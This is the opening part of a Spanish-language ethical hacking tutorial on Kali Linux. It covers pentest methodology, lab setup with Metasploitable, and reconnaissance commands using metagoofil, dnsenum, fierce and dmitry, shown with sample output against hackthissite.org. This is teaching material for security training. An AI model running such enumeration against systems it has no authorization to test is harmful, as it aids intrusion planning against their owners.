



Hacking con Kali Linux

Una Perspectiva Práctica

**Alonso Eduardo
Caballero Quezada**

Correo electrónico: reydes@gmail.com
Sitio web: www.reydes.com

Versión 3.0 - Julio del 2020

"KALI LINUX ™ is a trademark of Offensive Security."

Alonso Eduardo Caballero Quezada



Alonso Eduardo Caballero Quezada es EXIN Ethical Hacking Foundation Certificate, LPIC-1 Linux Administrator, LPI Linux Essentials Certificate, IT Masters Certificate of Achievement en Network Security Administrator, Hacking Countermeasures, Cisco CCNA Security, Information Security Incident Handling, Digital Forensics, Cybersecurity Management, Cyber Warfare and Terrorism, Enterprise Cyber Security Fundamentals, Phishing Countermeasures, Pen Testing y Basic Technology Certificate Autopsy Basics and Hands On. Ha sido instructor en el OWASP LATAM Tour Lima, Perú del año 2014, expositor en el 0x11 OWASP Perú Chapter Meeting 2016 y OWASP LATAM at Home 2020, además de Conferencista en PERUHACK 2014, instructor en PERUHACK2016NOT, y conferencista en 8.8 Lucky Perú 2017. Cuenta con más de dieciséis años de experiencia en el área y desde hace doce años labora como consultor e instructor independiente en las áreas de Hacking Ético & Forense Digital. Perteneció por muchos años al grupo internacional de seguridad RareGaZz y al grupo peruano de seguridad PeruSEC. Ha dictado cursos presenciales y virtuales en Ecuador, España, Bolivia y Perú, presentándose también constantemente en exposiciones enfocadas a Hacking Ético, Forense Digital, GNU/Linux y Software Libre. Su correo electrónico es ReYDeS@gmail.com y su página personal está en: <http://www.ReYDeS.com>.



<http://pe.linkedin.com/in/alonscaballeroquezada/>



<https://www.facebook.com/alonsoleydes>



https://twitter.com/Alonso_ReYDeS



<https://www.youtube.com/c/AlonsoCaballero>



https://www.instagram.com/alonso_reydes/



<http://www.reydes.com>



<http://www.reydes.com/d/?q=contact>



Temario

Material Necesario	4
1. Metodología de una Prueba de Penetración	5
2. Máquinas Vulnerables	8
3. Introducción a Kali Linux	10
4. Capturar Información	15
5. Descubrir el Objetivo	27
6. Enumerar el Objetivo	34
7. Mapear Vulnerabilidades	45
8. Explotar el Objetivo	51
9. Atacar Contraseñas	74
10. Demostración de Explotación & Post Explotación	80
11. Curso Virtuales disponibles en Video	94



Material Necesario

Para desarrollar adecuadamente el presente documento, se sugiere instalar y configurar las máquinas virtuales de Kali Linux y Metasploitable 2, y sea utilizando VirtualBox, VMware Player, Hyper-V, u otro software para virtualización.

- **Kali Linux VirtualBox 64-Bit OVA**

<https://images.offensive-security.com/virtual-images/kali-linux-2020.2a-vbox-amd64.ova>

- **Kali Linux VirtualBox 32-Bit OVA**

<https://images.offensive-security.com/virtual-images/kali-linux-2020.2a-vbox-i386.ova>

- **Metasploitable 2.**

Enlace: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

- **Software para Virtualización**

VirtualBox

Enlace: <https://www.virtualbox.org/wiki/Downloads>



1. Metodología de una Prueba de Penetración

Una Prueba de Penetración (Penetration Testing) es el proceso utilizado para realizar una evaluación o auditoría de seguridad de alto nivel. Una metodología define un conjunto de reglas, prácticas, procedimientos y métodos a seguir e implementar durante la realización de cualquier programa para auditoría en seguridad de la información. Una metodología para pruebas de penetración define una hoja de ruta con ideas útiles y prácticas comprobadas, las cuales deben ser manejadas cuidadosamente para poder evaluar correctamente los sistemas de seguridad.



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

1.1 Tipos de Pruebas de Penetración:

Existen diferentes tipos de Pruebas de Penetración, las más comunes y aceptadas son las Pruebas de Penetración de Caja Negra (Black-Box), las Pruebas de Penetración de Caja Blanca (White-Box) y las Pruebas de Penetración de Caja Gris (Grey-Box).

- **Prueba de Caja Negra.**

No se tienen ningún tipo de conocimiento anticipado sobre la red de la organización. Un ejemplo de este escenario es cuando se realiza una prueba externa a nivel web, y está es realizada únicamente con el detalle de una URL o dirección IP proporcionado al equipo de pruebas. Este escenario simula el rol de intentar irrumpir en el sitio web o red de la organización. Así mismo simula un ataque externo realizado por un atacante malicioso.

- **Prueba de Caja Blanca.**

El equipo de pruebas cuenta con acceso para evaluar las redes, y se le ha proporcionado los de diagramas de la red, además de detalles sobre el hardware, sistemas operativos, aplicaciones, entre otra información antes de realizar las pruebas. Esto no iguala a una prueba sin conocimiento, pero puede acelerar el proceso en gran magnitud, con el propósito de obtener resultados más precisos. La cantidad de conocimiento previo permite realizar las pruebas contra sistemas operativos específicos, aplicaciones y dispositivos residiendo en la red, en lugar de invertir tiempo enumerando aquello lo cual podría posiblemente estar en la red. Este tipo de prueba equipara una situación donde el atacante puede tener conocimiento completo sobre la red interna.



- **Prueba de Caja Gris**

El equipo de pruebas simula un ataque realizado por un miembro de la organización inconforme o descontento. El equipo de pruebas debe ser dotado con los privilegios adecuados a nivel de usuario y una cuenta de usuario, además de permitirle acceso a la red interna.

1.2 Evaluación de Vulnerabilidades y Prueba de Penetración.

Una evaluación de vulnerabilidades es el proceso de evaluar los controles de seguridad interna y externa, con el propósito de identificar amenazas las cuales impliquen una seria exposición para los activos de la empresa.

La principal diferencia entre una evaluación de vulnerabilidades y una prueba de penetración, radica en el hecho de las pruebas de penetración van más allá del nivel donde únicamente se identifican las vulnerabilidades, y van hacia el proceso de su explotación, escalado de privilegios, y mantener el acceso en el sistema objetivo. Mientras una evaluación de vulnerabilidades proporciona una amplia visión sobre las fallas existentes en los sistemas, pero sin medir el impacto real de estas vulnerabilidades para los sistemas objetivos de la evaluación

1.3 Metodologías de Pruebas de Seguridad

Existen diversas metodologías open source, o libres las cuales tratan de dirigir o guiar los requerimientos de las evaluaciones en seguridad. La idea principal de utilizar una metodología durante una evaluación, es ejecutar diferentes tipos de pruebas paso a paso, para poder juzgar con una alta precisión la seguridad de los sistemas. Entre estas metodologías se enumeran las siguientes:

- Open Source Security Testing Methodology Manual (OSSTMM)
<https://www.isecom.org/research.html>
- The Penetration Testing Execution Standard (PTES)
http://www.pentest-standard.org/index.php/Main_Page
- Penetration Testing Framework
<http://www.vulnerabilityassessment.co.uk/Penetration%20Test.html>
- OWASP Testing Guide
<https://owasp.org/www-project-web-security-testing-guide/>



- Technical Guide to Information Security Testing and Assessment (SP 800-115)
<https://csrc.nist.gov/publications/detail/sp/800-115/final>
- Information Systems Security Assessment Framework (ISSAF)
<http://www.oissg.org/issaf> [No disponible]
<https://web.archive.org/web/20181118213349/http://www.oissg.org/issaf> [Disponible]



Video del Webinar Gratuito: "Hacking Ético"
<http://www.reydes.com/d/?q=videos#wghe>



2. Máquinas Vulnerables

2.1 Maquinas Virtuales Vulnerables

Nada puede ser mejor a tener un laboratorio donde practicar los conocimientos adquiridos sobre Pruebas de Penetración. Esto aunado a la facilidad proporciona por el software para realizar virtualización, lo cual hace bastante sencillo crear una máquina virtual vulnerable personalizada o descargar desde Internet una máquina virtual vulnerable.

A continuación se detalla un breve listado de algunas máquinas virtuales creadas específicamente conteniendo vulnerabilidades, las cuales pueden ser utilizadas para propósitos de entrenamiento y aprendizaje en temas relacionados a la seguridad, hacking ético, pruebas de penetración, análisis de vulnerabilidades, forense digital, etc.

Este y otros temas se incluyen en los siguientes cursos:



Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

- **Metasploitable 3**

Enlace de descarga:

<https://github.com/rapid7/metasploitable3>

- **Metasploitable2**

Enlace de descarga:

<https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>

- **Metasploitable**

Enlace de descarga:

<https://www.vulnhub.com/entry/metasploitable-1,28/>

Vulnhub proporciona materiales que permiten a cualquier interesado ganar experiencia práctica en seguridad digital, software de computadora y administración de redes. Incluye un extenso catálogo de maquinas virtuales y “cosas” las cuales se pueden de manera legal; romper, “hackear”, comprometer y explotar.



Sitio Web: <https://www.vulnhub.com/>

En el centro de evaluación de Microsoft se puede encontrar diversos productos para Windows, incluyendo sistemas operativos factibles de ser descargados y evaluados por un tiempo limitado.

Sitio Web: <https://www.microsoft.com/en-us/evalcenter/>

2.2 Introducción a Metasploitable2

Metasploitable 2 es una máquina virtual basada en GNU/Linux creada intencionalmente para ser vulnerable. Esta máquina virtual puede ser utilizada para realizar entrenamientos en seguridad, evaluar herramientas de seguridad, y practicar técnicas comunes en pruebas de penetración.

Esta máquina virtual nunca debe ser expuesta a una red poco fiable, se sugiere utilizarla en modos NAT o Host-only.

Imagen 2-1. Consola presentada al iniciar Metasploitable2

Enlace de descarga: <https://sourceforge.net/projects/metasploitable/files/Metasploitable2/>



3. Introducción a Kali Linux

Kali Linux es una distribución basada en GNU/Linux Debian, orientado a auditorias de seguridad y pruebas de penetración avanzadas. Kali Linux contiene cientos de herramientas, las cuales están destinadas hacia varias tareas en seguridad de la información, como pruebas de penetración, investigación en seguridad, forense de computadoras, e ingeniería inversa. Kali Linux ha sido desarrollado, fundado y mantenido por Offensive Security, una compañía de entrenamiento en seguridad de la información.

Kali Linux fue publicado en 13 de marzo del año 2013, como una reconstrucción completa de BackTrack Linux, adhiriéndose completamente con los estándares del desarrollo de Debian.

Este documento proporciona una excelente guía práctica para utilizar las herramientas más populares incluidas en Kali Linux, las cuales abarcan las bases para realizar pruebas de penetración. Así mismo este documento es una excelente fuente de conocimiento tanto para profesionales inmersos en el tema, como para los novatos.

El Sitio Oficial de Kali Linux es: <https://www.kali.org/>



Este y otros temas se incluyen en los siguientes cursos:

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux
Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

3.1 Características de Kali Linux

Kali Linux es una completa reconstrucción de BackTrack Linux, y se adhiere completamente a los estándares de desarrollo de Debian. Se ha puesto en funcionamiento toda una nueva infraestructura, todas las herramientas han sido revisadas y empaquetadas, y se utiliza ahora Git para el VCS.

- **Incluye más de 600 herramientas para pruebas de penetración:** Después de revisar cada herramienta incluida en BackTrack, se eliminaron un gran número de herramientas, las cuales ya sea simplemente no funcionaban o duplicaban lo proporcionado por otras herramienta de funcionalidades similares.
- **Es Libre y siempre lo será:** Kali Linux como BackTrack, es completamente libre de cargo, y siempre lo será. Nunca se pagará por Kali Linux.
- **Árbol Git Open Source:** Se está comprometido con el módulo para el desarrollo de fuente abierta, y el árbol de desarrollo esta disponible para todos lo vean. Todo el código fuente incluido en Kali Linux, está disponible para cualquiera quien requiera modificar o reconstruir los paquetes para satisfacer necesidades específicas.



- **Cumplimiento con FHS:** Kali Linux se adhiere al Estándar para la Jerarquía de Sistema de Archivos (Filesystem Hierarchy Standard), permitiendo a los usuarios de Linux fácilmente localizar binarios, archivos de soporte, librerías, etc.
- **Amplio soporte para dispositivos inalámbricos:** Un tema delicado con las distribuciones Linux es el soporte para las interfaces inalámbricas. Se ha construido Kali Linux para soportar tantos dispositivos inalámbricos como sea posible, permitiendo la ejecución apropiada de una amplia diversidad de hardware, haciendo compatible con numerosos dispositivos USB entre otros.
- **Kernel personalizado, con parches para inyección:** Como profesionales en pruebas de penetración, el equipo de desarrollo frecuentemente necesita realizar evaluaciones inalámbricas, por lo tanto se han incluido los últimos parches para realizar inyección.
- **Es desarrollado en un entorno seguro:** El equipo de Kali Linux está constituido de un pequeño grupo de individuos, quienes son los únicos confiables para enviar paquetes e interactuar con los repositorios, todo lo cual se hace utilizando múltiples protocolos de seguridad.
- **Paquetes y repositorios están firmados con GPG:** Cada paquete en Kali Linux está firmado por cada desarrollador individual, quien lo construye y envía, y los repositorios subsecuentemente firman el paquete también.
- **Soporta múltiples lenguajes:** Aunque las herramientas para pruebas de penetración tienden a ser escritas en inglés, se ha asegurado Kali Linux incluya un verdadero soporte multilenguaje, permitiendo a más usuarios operarlo en su lenguaje nativo, y localizar las herramientas necesarias para su trabajo.
- **Completamente personalizable:** Se entiende no todos pueden estar de acuerdo con las decisiones hechas, por lo cual se ha facilitado tanto como sea posible; para los usuarios más aventureros; la personalización de Kali Linux, incluyendo el kernel.
- **Soporte ARMEL y ARMHF:** Dado los sistemas de placa-única como Raspberry Pi y BeagleBone Black, entre otros, se están convirtiendo en más frecuentes y económicos, se conocía el soporte ARM de Kali Linux debería ser tan robusto como se pudiera gestionar, con instalaciones totalmente funcionales para sistemas ARMEL y ARMHF. Kali Linux está disponible sobre una amplia diversidad de dispositivos ARM, y tiene repositorios ARM integrados con una distribución principal, por lo cual herramientas para ARM son actualizadas en conjunción con el resto de la distribución.

Kali Linux está específicamente diseñado para las necesidades de los profesionales en pruebas de penetración, y por lo tanto toda la documentación asume un conocimiento previo, y familiaridad con el sistema operativo Linux en general.



3.2 Descargar Kali Linux

Nunca descargar las imágenes de Kali Linux desde otro lugar diferente a las fuentes oficiales. Siempre asegurarse de verificar las sumas de verificación SHA256 de los archivos descargados, comparándolos contra los valores oficiales. Podría ser fácil para una entidad maliciosa modificar una instalación de Kali Linux conteniendo “exploits” o malware y hospedarlos de manera no oficial.

Kali Linux puede ser descargado como imágenes ISO para computadoras basadas en Intel, esto para arquitecturas de 32-bits o 64 bits. También puede ser descargado como máquinas virtuales previamente construidas para VMware Player, VirtualBox y Hyper-V. Finalmente también existen imágenes para la arquitectura ARM, los cuales están disponibles para una amplia diversidad de dispositivos.

Kali Linux puede ser descargado desde la siguiente página:

<https://www.kali.org/downloads/>

3.3 Instalación de Kali Linux

Kali Linux puede ser instalado en un disco duro como cualquier distribución GNU/Linux, también puede ser instalado y configurado para realizar un arranque dual con un Sistema Operativo Windows, de la misma manera puede ser instalado en una unidad USB, o instalado en un disco cifrado.

Se sugiere revisar la información detallada sobre las diversas opciones de instalación para Kali Linux, en la siguiente página: <https://www.kali.org/docs/installation/>

3.4 Cambiar la Contraseña del root

Por una buena práctica de seguridad se recomienda cambiar la contraseña por defecto asignada al usuario root. Esto dificultará a los usuarios maliciosos obtener acceso hacia sistema con esta clave por defecto.

```
# passwd root  
Enter new UNIX password:  
Retype new UNIX password:
```

[*] La contraseña no será mostrada mientras sea escrita y está deberá ser ingresada dos veces.



3.5 Iniciando Servicios de Red

Kali Linux incluye algunos servicios de red, los cuales son útiles en diversos escenarios, los cuales están deshabilitadas por defecto. Estos servicios son, HTTP, Metasploit, PostgreSQL, OpenVAS y SSH.

De requerirse iniciar el servicio HTTP se debe ejecutar el siguiente comando

```
# service apache2 start
```

Estos servicios también pueden iniciados y detenidos desde el menú: Applications -> Kali Linux -> System Services.

Kali Linux proporciona documentación oficial sobre varios de sus aspectos y características. La documentación está en constante trabajo y progreso. Esta documentación puede ser ubicada en la siguiente página:

<https://docs.kali.org/>




Imagen 3-1. Escritorio de Kali Linux



3.6 Herramientas de Kali Linux

Kali Linux contiene una gran cantidad de herramientas obtenidas desde diferentes fuentes relacionadas al campo de la seguridad y forense.

En el siguiente sitio web se proporciona una lista de todas estas herramientas y una referencia rápida de las mismas.

<https://tools.kali.org/>



Video del Webinar Gratuito: "Fundamentos de Kali Linux"
www.reydes.com/d/?q=videos_2019#wgfkl



Video del Webinar Gratuito: "Kali Linux 2.0"
http://www.reydes.com/d/?q=videos_2015#wgkl20



4. Capturar Información

En esta fase se intenta recolectar la mayor cantidad de información posible sobre el objetivo en evaluación, como posibles nombres de usuarios, direcciones IP, servidores de nombre, y otra información relevante. Durante esta fase cada fragmento de información obtenida es importante y no debe ser subestimada. Tener en consideración, la recolección de una mayor cantidad de información, generará una mayor probabilidad para un ataque satisfactorio.

El proceso donde se captura la información puede ser dividido de dos maneras. La captura de información activa y la captura de información pasiva. En el primera forma se recolecta información enviando tráfico hacia la red objetivo, como por ejemplo realizar ping ICMP, y escaneos de puertos TCP/UDP. Para el segundo caso se obtiene información sobre la red objetivo utilizando servicios o fuentes de terceros, como por ejemplo motores de búsqueda como Google y Bing, o utilizando redes sociales como Facebook o LinkedIn.

Este y otros temas se incluyen en los siguientes cursos:



Curso OSINT Open Source Intelligence: http://www.reydes.com/d/?q=Curso_de_OSINT

Curso Hacking Ético: http://www.reydes.com/d/?q=Curso_de_Hacking_Etico

Curso Hacking con Kali Linux: http://www.reydes.com/d/?q=Curso_de_Hacking_con_Kali_Linux

4.1 Fuentes Públicas

Existen diversos recursos públicos en Internet , los cuales pueden ser utilizados para recolectar información sobre el objetivo en evaluación. La ventaja de utilizar este tipo de recursos es la no generación de tráfico directo hacia el objetivo, de esta manera se minimizan las probabilidades de ser detectados. Algunas fuentes públicas de referencia son:

- The Wayback Machine:
<http://archive.org/web/web.php>
- Netcraft:
<https://searchdns.netcraft.com/>
- DNSStuff
<https://tools.dnsstuff.com/>
- Robtex
<https://www.robtex.com/>
- CentralOps
<https://centralops.net/co/>




Imagen 4-1. Información obtenida desde The Wayback Machine sobre un dominio.



Video del Webinar Gratuito: “OSINT Para Pentesting”
<http://www.reydes.com/d/?q=videos#wgoppt>

4.2 Capturar Documentos

Se utilizan herramientas para recolectar información o metadatos desde los documentos disponibles en el sitio web del objetivo en evaluación. Para este propósito se puede utilizar también un motor de búsqueda como Google.

Metagoofil

<http://www.edge-security.com/metagoofil.php>

Metagoofil es una herramienta diseñada para capturar información mediante la extracción de metadatos desde documentos públicos (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx) correspondientes a la organización objetivo.

Metagoofil realizará una búsqueda en Google para identificar y descargar documentos hacia el disco local, y luego extraerá los metadatos con diferentes librerías como Hachoir, PdfMiner y otros. Con los



resultados se generará un reporte con los nombres de usuarios, versiones y software, y servidores o nombres de las máquinas, las cuales ayudarán a los profesionales en pruebas de penetración en la fase para la captura de información.

```
# metagoofil
# metagoofil -d nmap.org -t pdf -l 200 -n 10 -o /tmp/
```

La opción “-d” define el dominio a buscar.

La opción “-t” define el tipo de archivo a descargar (pdf, doc, xls, ppt, odp, ods, docx, pptx, xlsx)

La opción “-l” limita los resultados de búsqueda (por defecto a 200).

La opción “-n” limita los archivos a descargar.

La opción “-o” define un directorio de trabajo (La ubicación para guardar los archivos descargados).

```
[+] Downloading file - [62566 bytes] https://nmap.org/book/toc.pdf
[+] Downloading file - [167684 bytes] https://nmap.org/misc/split-handshake.pdf
[+] Downloading file - [782249 bytes] https://nmap.org/presentations/iSec08/iSec08-slides-fyodor.pdf
[+] Downloading file - [227019 bytes] https://nmap.org/presentations/BHDC08/bh-webcast-fyodor.pdf
[+] Downloading file - [411169 bytes] https://nmap.org/misc/hakin9-nmap-ebook-ch1.pdf
[+] Downloading file - [802496 bytes] https://nmap.org/presentations/BHDC08/bhdc08-slides-fyodor.pdf
[+] Total download: 7775615 bytes / 7593.37 KB / 7.42 MB
[+] Done!
root@kali:~#
root@kali:~# exiftool -r /tmp/*.pdf | egrep -i "Author|Creator|Email|Producer|Template" | sort -u
Author          :
Author          : fy
Author          : jillore
Author          : Mark Wolfgang
Author          : NWSCLIO-9146A
Author          : Unknown
Creator         : Adobe InDesign CS3 (5.0.4)
Creator         : DBLaTeX-0.3.2
Creator         : Impress
Creator         : jillore
Creator         : Microsoft Word 10.0
Creator         : NWSCLIO-9146A
Creator         : Acrobat PDFMaker 7.0.5 for Microsoft Visio
Creator         : Adobe InDesign CS3 (5.0.4)
Creator         : DBLaTeX-0.3.2
Creator         : PScript5.dll Version 5.2.2
Creator         : Unknown
Creator         : Unknown
Producer        : Acrobat Distiller 4.0 for Windows
Producer        : Acrobat Distiller 7.0.5 (Windows)
Producer        : Acrobat Distiller 8.1.0 (Windows)
Producer        : Acrobat Distiller 8.2.2 (Windows)
Producer        : Adobe PDF Library 8.0
Producer        : ESP Ghostscript 815.02
Producer        : OpenOffice.org 2.3
Producer        : OpenOffice.org 2.4
Producer        : pdfTeX-1.40.3
root@kali:~#
```

Imagen 4-2. Parte de los metadatos obtenidos desde los documentos analizados



4.3 Información de los DNS

DNSenum

<https://github.com/fwaeytens/dnsenum>

El propósito de DNSenum es capturar tanta información como sea posible sobre un dominio. Realizando actualmente las siguientes operaciones: Obtener las direcciones IP del host (Registro A). Obtener los servidores de nombres. Obtener el registro MX. Realizar consultas AXFR sobre servidores de nombres y versiones de BIND. Obtener nombres adicionales y subdominios mediante Google (“allinurl -www site:dominio”). Fuerza bruta a subdominios de un archivo, puede también realizar recursividad sobre subdominios los cuales tengan registros NS. Calcular los rangos de red de dominios en clase y realizar consultas whois sobre ellos. Realizar consultas inversas sobre rangos de red (clase C y/o rangos de red). Escribir hacia un archivo domain_ips.txt los bloques IP.

```
# cd /usr/share/dnsenum/  
# dnsenum --enum hackthissite.org
```

La opción “--enum” es un atajo equivalente a la opción “--thread 5 -s 15 -w”. Donde:

La opción “--threads” define el número de hilos que realizarán las diferentes consultas.

La opción “-s” define el número máximo de subdominios a ser arrastrados desde Google.

La opción “-w” realiza consultas Whois sobre los rangos de red de la clase C.



		TTL	Type	
	paste.hackthissite.org.	3600	IN A	198.148.81.163
	paste.hackthissite.org.	3600	IN A	198.148.81.162
	tor.hackthissite.org.	3600	IN A	198.148.81.167
	radio.hackthissite.org.	3600	IN A	198.148.81.170
	v3stage.hackthissite.org.	3600	IN A	198.148.81.147
	Brute forcing with /usr/share/dnsenum/dns.txt:			
	admin.hackthissite.org.	3600	IN A	198.148.81.160
	forum.hackthissite.org.	3600	IN CNAME	hackthissite.org.
	forums.hackthissite.org.	3600	IN CNAME	hackthisite.org.
	hackthissite.org.	3556	IN A	137.74.187.101
	hackthissite.org.	3556	IN A	137.74.187.104
	hackthissite.org.	3556	IN A	137.74.187.102
	hackthissite.org.	3556	IN A	137.74.187.100
	hackthissite.org.	3556	IN A	137.74.187.101
	hackthissite.org.	3556	IN A	137.74.187.103
	hackthissite.org.	3556	IN A	137.74.187.102
	hackthissite.org.	3556	IN A	137.74.187.104
	hackthissite.org.	3556	IN A	137.74.187.100
	hackthisite.org.	3556	IN A	137.74.187.103
	irc.hackthissite.org.	3600	IN A	137.74.187.150
	irc.hackthissite.org.	3600	IN A	185.24.222.13
	mail.hackthissite.org.	3600	IN A	198.148.81.135
	ns1.hackthissite.org.	3600	IN A	198.148.81.188
	ns2.hackthisite.org.	3600	IN A	198.148.81.189

Imagen 4-3. Parte de los resultados obtenidos por dnsenum

fierce

<https://www.aldeid.com/wiki/Fierce>

Fierce es una escaner semi ligero para realizar una enumeración, la cual ayude a los profesionales en pruebas de penetración, a localizar espacios IP y nombres de host no continuos para dominios específicos, utilizando cosas como DNS, Whois y ARIN. En realidad se trata de un precursor de las herramientas activas para pruebas como; nmap, unicornscan, nessus, nikto, etc, pues todos estos requieren se conozcan el espacio de direcciones IP por los cuales se buscará. Fierce no realiza explotació, y no escanea indiscriminadamente todas Internet. Está destinada específicamente a localizar objetivos, ya sea dentro y fuera de la red corporativa. Dado el hecho utiliza principalmente DNS, frecuentemente se encontrará redes mal configuradas, las cuales exponen el espacio de direcciones internas.

```
# fierce --help

# fierce -dnsserver c.ns.buddyns.com -dns hackthisite.org -wordlist
/usr/share/dnsenum/dns.txt -file /tmp/resultado_fierce.txt
```



La opción “-dnsserver” define el uso de un servidor DNS en particular para las consultas del nombre del host.

La opción “-dns” define el dominio a escanear.

La opción “-wordlist” define una lista de palabras a utilizar para descubrir subdominios.

La opción “-file” define un archivo de salida.

[*] La herramienta dnsenum incluye una lista de palabras “dns.txt”, las cual puede ser utilizada con cualquier otra herramienta que la requiera, como fierce en este caso.

```
root@kali:~# fierce -dnsserver c.ns.buddyns.com -dns hackthissite.org -wordlist /usr/share/dnsenum/dns.txt -f /tmp/resultado_fierce.txt
t
Option f is ambiguous (file, fulloutput)
DNS Servers for hackthissite.org:
j.ns.buddyns.com
c.ns.buddyns.com
g.ns.buddyns.com
h.ns.buddyns.com
f.ns.buddyns.com
Trying zone transfer first...
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Checking for wildcard DNS...
Nope. Good.
Now performing 1496 test(s)...
```

Imagen 4-4. Ejecución de fierce y la búsqueda de subdominios.

dmitry

<https://linux.die.net/man/1/dmitry>

Dmitry (Deepmagic Information Gathering Tool) es una programa en línea de comando para Linux, el



cual permite capturar tanta información como sea posible sobre un host, desde un simple Whois hasta reportes del tiempo de funcionamiento o escaneo de puertos.

```
# dmitry  
# dmitry -w -e -n -s [Dominio] -o /tmp/resultado_dmitry.txt
```

La opción “-w” permite realizar una consulta whois a la dirección IP de un host.

La opción “-e” permite realizar una búsqueda de todas las posibles direcciones de correo electrónico.

